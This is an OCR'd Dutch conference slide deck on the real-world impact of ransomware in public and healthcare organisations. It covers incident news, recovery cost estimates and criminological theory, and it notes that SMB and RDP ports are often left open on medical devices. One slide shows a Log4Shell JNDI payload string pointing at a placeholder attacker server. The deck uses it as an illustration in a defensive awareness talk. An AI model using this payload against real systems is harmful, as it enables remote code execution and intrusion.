Ransomware: real life impact

en de preventieve waarde van criminologie

Cybersecurity in de Zorg

20 juni 2023

Introductie

Jeroen Brouwer
Cybercrime, cybersecurity, threat intel & risk management

VEILIGHEIDSREGIO TWENTE


Privacy Officer @veiligheidsregio Twente
Bevelvoerder brandweer

Voorzitter @VR-ISAC

Teamleader SIS @ NIPV

VRISAC

Menti…




Track record

VRISAC

Citrix

Log4J

${jndi:ldap://attackServer.com/Exploit}



veiligheidsregio Noord- en Oost-Gelderland

NOS Nieuws • Zondag 13 september 2020, 23:03

Gelderse Veiligheidsregio getroffen door gijzelsoftware

VEILIGHEIDSREGIO TWENTE


Gemeente Hof van Twente

NOS Nieuws • Donderdag 3 december 2020, 16:32

Gemeente Hof van Twente platgelegd door hacker


De gemeente Hof van Twente is slachtoffer geworden van een hack. G
werd melding gemaakt van een storing in het computersysteem, waarc
medewerkers niet meer bij gegevens konden. Vandaag maakt de gem
bekend dat een cyberaanval daarvan de oorzaak was.

Burgemeester Ellen Nauta zegt de dader of daders het systeem zijn
binnengedrongen en dat het "er erg slecht uitziet". Ze spreekt van een
nachtmerrie die werkelijkheid wordt. Veel informatie is vernietigd en



Menti 2…

Welkom bij deze cybercrisis!



Indicatie onvermijdbare kosten bij volledige vervanging ICT-infrastructuur

Noodvoorziening ICT-infrastructuur (servers/netwerk/(online)werkomgevingen):	€150K
Spoed herinstallatie en implementatie applicaties:	€300K
Vervangende hardware (laptops, pc's):	€100K
IT-consultancy uren ondersteuning/opbouw:	€100K
Forensische expertise:	€100K
Data recovery onderzoek en restore:	€150K

Indicaties gebaseerd op echte incidenten

Real world business case 1:
Stop € 900K in ontwikkeling van cybersecurity
Of € 5M reserveren voor de eerstvolgende ransomware aanval


Real world business case 2:
betalen van de ransome neemt onvermijdbare kosten niet weg!

Criminologie: Routine activities theory

Criminologie: Routine activities theory


Routine activities theory

Routine activities theory





Explanatory Model of Cyber-Attacks Drawn from Rational Choice Theory (Mandelcorn, 2013)

Routine activities theory



Explanatory Model of Cyber-Attacks Drawn from Rational Choice Theory (Mandelcorn, 2013)





legenda

Helpt verdediger

Helpt aanvaller

Security Posture


Google


common port for medical equipment


linkedin.com
https://www.linkedin.com › pulse · Vertaal deze pagina


Medical Device Security: Are Ports 445 and 3389 Closed ...

4 aug 2020 — The Enterprise of Things Security Report noted that SMB **port** 445 and RDP **port** 3389 were found to still be in their open **default** state. SMB **Port** ...










5 minuten

